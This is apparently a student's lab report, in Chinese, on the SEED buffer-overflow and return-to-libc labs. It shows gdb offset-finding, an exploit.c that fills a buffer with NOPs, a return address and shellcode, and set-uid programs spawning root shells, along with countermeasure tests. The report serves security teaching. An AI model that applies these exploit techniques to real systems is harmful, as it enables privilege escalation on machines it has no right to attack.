

Buffer overflow

Task1:

```
[09/05/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/05/20]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[09/05/20]seed@VM:~$ vi call_shellcode.c
[09/05/20]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/05/20]seed@VM:~$ ./call_shellcode
$
```

可以看到，通过执行此文件，我们成功打开了一个 shell

Task2:

首先将 exploit.c 中缺少的部分进行补充，将 buffer 中填充“AAAA”以便定位寻找 stack 程序中 bof 函数的 return address:

```
0x0804856f <+101>: call    0x080484eb <bof>
0x08048574 <+106>: add     esp,0x10
```


再在 bof 的结束处设置断点，并且查看此处 esp 上的 16 个字段值，找到“AAAA”(0x41414141)为 buffer 的开始处，在找到上面得到的 bof 的 RA 地址为 0x08048574 处，二者做差即为 buffer 到 RA 的相对距离，即 $9 \times 4 = 36$ 。即在 badfile 中需要使得 badcode 的地址在偏移 36 个字节处，而 badcode 内容要在偏移大于 $36 + 4 = 40$ 个字节处。

```
gdb-peda$ x/16xw $esp
0xbffffeb30:    0xb7fe96eb    0x00000000    0x41414141
141    0xb7ffd900
0xbffffeb40:    0xbfffed8    0xb7feff10    0xb7e66
88b    0x00000000
0xbffffeb50:    0xb7fba000    0xb7fba000    0xbfffe
da8    0x08048574
0xbffffeb60:    0xbffffeb97    0x00000001    0x00000
205    0x0804b008
```

为了抵消误差我们将 badcode 尽量往后放，放在 buffer[300]的位置，然后中间是 NOP 填充，我们只需定位到中间某个位置即可，我们查看 ebp 地址，并且将地址设置为 $\$ebp + 200 = 0xbfffec20$


```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffec58
```

最后我们修改 exploit.c 代码如下：



```
SEED [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);
/* You need to fill the buffer with appropriate content
s here */
strcpy(buffer, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x20
\xec\xff\xbf");
strcpy(buffer+300, shellcode);
/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
30,1 Bot
Right Ctrl
```


最终执行得到如下结果，成功获得了 root 权限的 shell：



```
[09/05/20]seed@VM:~$ vi exploit.c
[09/05/20]seed@VM:~$ gcc -o exploit exploit.c
[09/05/20]seed@VM:~$ exploit
[09/05/20]seed@VM:~$ stack
#
```

Task3:

在注释掉 setuid 时，程序只能获得没有 root 权限的 shell



```
[09/05/20]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[09/05/20]seed@VM:~$ sudo chown root dash_shell_test
[09/05/20]seed@VM:~$ sudo chmod 4755 dash_shell_test
[09/05/20]seed@VM:~$ ./dash_shell_test
$
```

在取消注释后，获得了具有 root 权限的 shell

```
[09/05/20]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[09/05/20]seed@VM:~$ sudo chown root dash_shell_test
[09/05/20]seed@VM:~$ sudo chmod 4755 dash_shell_test
[09/05/20]seed@VM:~$ ./dash_shell_test
#
```


将 setuid 的汇编代码写入 exploit.c 之后，即使在/bin/dash 下页能获得 root 权限的 shell，因为在执行 execve 之前，程序先执行了 setuid(0)，将用户的真实 id 和有效 id 都变成了 root，因此该 system 执行时实际不是 set-uid 程序，而是一个完全的 root 程序，因此可以在/dash 下得到 root 的 shell。

Task4:

打开地址随机化后执行攻击程序发现无法获得 shell，因为我们攻击程序里的 badcode 地址是写死了的，在开启地址随机化后我们的 buffer 和 RA 地址会发生改变，相应的 badcode 地址也会改变，所以程序将找不到 badcode 无法执行：

```
[09/05/20]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/05/20]seed@VM:~$ ./stack
Segmentation fault
```

在使用所给的程序进行暴力破解时，一旦没有遇到正确的地址，stack 程序会自动退出并且重新及进入一个新的循环，直到遇到正确地址，stack 会执行 system 然后出现 root 权限的 shell：



```
SEED [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal
The program has been running 20869 times so far.
./bruteforce: line 13: 25248 Segmentation fault ./
stack
1 minutes and 29 seconds elapsed.
The program has been running 20870 times so far.
./bruteforce: line 13: 25249 Segmentation fault ./
stack
1 minutes and 29 seconds elapsed.
The program has been running 20871 times so far.
./bruteforce: line 13: 25250 Segmentation fault ./
stack
1 minutes and 29 seconds elapsed.
The program has been running 20872 times so far.
./bruteforce: line 13: 25251 Segmentation fault ./
stack
1 minutes and 29 seconds elapsed.
The program has been running 20873 times so far.
./bruteforce: line 13: 25252 Segmentation fault ./
stack
1 minutes and 29 seconds elapsed.
The program has been running 20874 times so far.
#
```

Task5:

在编译时打开 StackGuard 后，重新执行新编译的 stack 程序，发现无法得到 shell，因为编译器发现运行的程序和之前编译的程序所设置的 Guard 值不一样了，所以发生了栈溢出，因此阻止了程序执行。

```
[09/05/20]seed@VM:~$ gcc -o stack -z execstack stack.c
[09/05/20]seed@VM:~$ sudo chown root stack
[09/05/20]seed@VM:~$ sudo chmod 4755 stack
[09/05/20]seed@VM:~$ ./ stack
bash: ./: Is a directory
[09/05/20]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
```

Task6:


当打开不可执行栈后，不能得到 shell，因为该实验是将恶意代码直接写在栈中的，需要在栈中执行汇编语言，开启不可执行栈后这段 badcode 将无法执行。

```
[09/05/20]seed@VM:~$ gcc -o stack -fno-stack-protector  
-z noexecstack stack.c  
[09/05/20]seed@VM:~$ ./stack  
Segmentation fault  
[09/05/20]seed@VM:~$
```

Ret2libc

Task1:


使用 gdb 得到了 system 和 exit 函数的地址



```
SEED [正在运行] - Oracle VM VirtualBox  
管理 控制 视图 热键 设备 帮助  
Terminal  
[09/04/20]seed@VM:~$ vi retlib.c  
[09/04/20]seed@VM:~$ gcc -fno-stack-protector -z noexec  
stack -o retlib retlib.c  
[09/04/20]seed@VM:~$ sudo chown root retlib  
[09/04/20]seed@VM:~$ sudo chmod 4755 retlib  
[09/04/20]seed@VM:~$ touch badfile  
[09/04/20]seed@VM:~$ gdb -q retlib  
Reading symbols from retlib...(no debugging symbols fou  
nd)...done.  
gdb-peda$ run  
Starting program: /home/seed/retlib  
Returned Properly  
[Inferior 1 (process 6137) exited with code 01]  
Warning: not running or target is remote  
gdb-peda$ p system  
$1 = {<text variable, no debug info>} 0xb7e42da0 <__lib  
c_system>  
gdb-peda$ p exit  
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_  
exit>  
gdb-peda$ quit  
[09/04/20]seed@VM:~$
```

Task2:

将“/bin/sh”添加到环境变量，得到该环境变量的地址，可以看到在取消了地址随机化以后，每次执行 test8.out 都得到了同样的地址。



```
SEED [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal
[09/04/20]seed@VM:~$ export MYSHELL=/bin/sh
[09/04/20]seed@VM:~$ env | grep MYSHELL
MYSHELL=/bin/sh
[09/04/20]seed@VM:~$ vi test7.c
[09/04/20]seed@VM:~$ gcc test7.c -o test8.out
test7.c: In function 'main':
test7.c:2:15: warning: implicit declaration of function
'getenv' [-Wimplicit-function-declaration]
char* shell = getenv("MYSHELL");
test7.c:2:15: warning: initialization makes pointer from
integer without a cast [-Wint-conversion]
test7.c:4:1: warning: implicit declaration of function
'printf' [-Wimplicit-function-declaration]
printf("%x\n", (unsigned int)shell);
test7.c:4:1: warning: incompatible implicit declaration
of built-in function 'printf'
test7.c:4:1: note: include '<stdio.h>' or provide a dec
laration of 'printf'
[09/04/20]seed@VM:~$ test8.out
bffffffe16
```




```
[09/04/20]seed@VM:~$ test8.out
bffffffe16
[09/04/20]seed@VM:~$ test8.out
bffffffe16
```

Task3:

我使用 C 代码实现该程序

开始之前在 badfile 中写入 AAAA，方便之后定位。

首先寻找 return address 相对于 buffer 偏移量，使用 gdb 调试 retlib 程序，查看 main 函数执行的汇编代码，找到 bof 的返回地址。如下图找到红线处调用 bof 的函数，再往下一行的地址即其返回地址。



```
SEED [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal 12:26 AM
gdb-peda$ disas main
Dump of assembler code for function main:
0x0804850e <+0>:    lea     ecx,[esp+0x4]
0x08048512 <+4>:    and     esp,0xffffffff
0x08048515 <+7>:    push   DWORD PTR [ecx-0x4]
0x08048518 <+10>:   push   ebp
0x08048519 <+11>:   mov     ebp,esp
0x0804851b <+13>:   push   ecx
0x0804851c <+14>:   sub     esp,0x44
0x0804851f <+17>:   sub     esp,0x4
0x08048522 <+20>:   push   0x3c
0x08048524 <+22>:   push   0x0
0x08048526 <+24>:   lea     eax,[ebp-0x48]
0x08048529 <+27>:   push   eax
0x0804852a <+28>:   call    0x80483d0 <memset@plt>
0x0804852f <+33>:   add     esp,0x10
0x08048532 <+36>:   sub     esp,0x8
0x08048535 <+39>:   push   0x8048610
0x0804853a <+44>:   push   0x8048612
0x0804853f <+49>:   call    0x80483c0 <fopen@plt>
0x08048544 <+54>:   add     esp,0x10
0x08048547 <+57>:   mov     DWORD PTR [ebp-0xc],eax
0x0804854a <+60>:   sub     esp,0xc
0x0804854d <+63>:   push   DWORD PTR [ebp-0xc]
0x08048550 <+66>:   call    0x80484eb <bof>
0x08048555 <+71>:   add     esp,0x10
0x08048558 <+74>:   sub     esp,0xc
```

其次找到 bof 的结束位置，即下图红线位置，在此处设置断点，

```
SEED [正在运行] - Oracle VM VirtualBox
理 控制 视图 热键 设备 帮助

minal 12:29 AM
0x0804857b <+109>: mov ecx,DWORD PTR [ebp-0x4]
0x0804857e <+112>: leave
0x0804857f <+113>: lea esp,[ecx-0x4]
0x08048582 <+116>: ret
End of assembler dump.
gdb-peda$ disas bof
Dump of assembler code for function bof:
0x080484eb <+0>: push ebp
0x080484ec <+1>: mov ebp,esp
0x080484ee <+3>: sub esp,0x18
0x080484f1 <+6>: push DWORD PTR [ebp+0x8]
0x080484f4 <+9>: push 0x12c
0x080484f9 <+14>: push 0x1
0x080484fb <+16>: lea eax,[ebp-0x14]
0x080484fe <+19>: push eax
0x080484ff <+20>: call 0x8048390 <fread@plt>
0x08048504 <+25>: add esp,0x10
0x08048507 <+28>: mov eax,0x1
0x0804850c <+33>: leave
0x0804850d <+34>: ret
End of assembler dump.
gdb-peda$ b *0x0804850c
```

```
gdb-peda$ b *0x0804850c
Breakpoint 1 at 0x804850c
gdb-peda$ run
```

最后查看此时 esp 上 16 个字段的值，查找到所设置的 AAAA (41414141) 的位置即 buffer 的起始位置，然后查找 RA 的地址值即上面的 08048555，两者相减即得到 buffer 和 RA 的相对距离。此处算的距离为 $6 \times 4 = 24$


```
SEED [正在运行] - Oracle VM VirtualBox
理 控制 视图 热键 设备 帮助

minal 1:12 AM
0012| 0xbfffed0c --> 0xb7e66400 (<_IO_new_fopen>: p
ush ebx)
0016| 0xbfffed10 --> 0xbfffed30 --> 0x0
0020| 0xbfffed14 --> 0xb7e66406 (<_IO_new_fopen+6>: )
0024| 0xbfffed18 --> 0xbfffed78 --> 0x0
0028| 0xbfffed1c --> 0x8048555 (<main+71>: add
esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804850c in bof ()
gdb-peda$ x/16wx $esp
0xbfffed00: 0x08048612 0x41414141 0x000000
00a 0xb7e66400
0xbfffed10: 0xbfffed30 0xb7e66406 0xbfffe
d78 0x08048555
0xbfffed20: 0x0804b008 0x08048610 0x000000
03c 0x0000ed57
0xbfffed30: 0x00000000 0x00000000 0x000000
000 0x00000000
gdb-peda$
```

根据栈内 esp, ebp 的移动规律, 可以知道 system 偏移量为 24, exit 偏移量为 28, /bin/sh 偏移量为 32, 即 X=32, Y=24, Z=28。使用上面 test8.out 得到的/bin/sh 环境变量的地址填入&buf[X], 使用由 gdb 得到的 system 和 exit 的地址分别填入&buf[Y]和&buf[Z]。使得 retlib 函数在返回时能够根据 system 和 exit 的地址找到相应指令并执行, 同时将/bin/sh 的地址传递给 system 作为参数执行该命令。

SEED [正在运行] - Oracle VM VirtualBox

理 控制 视图 热键 设备 帮助

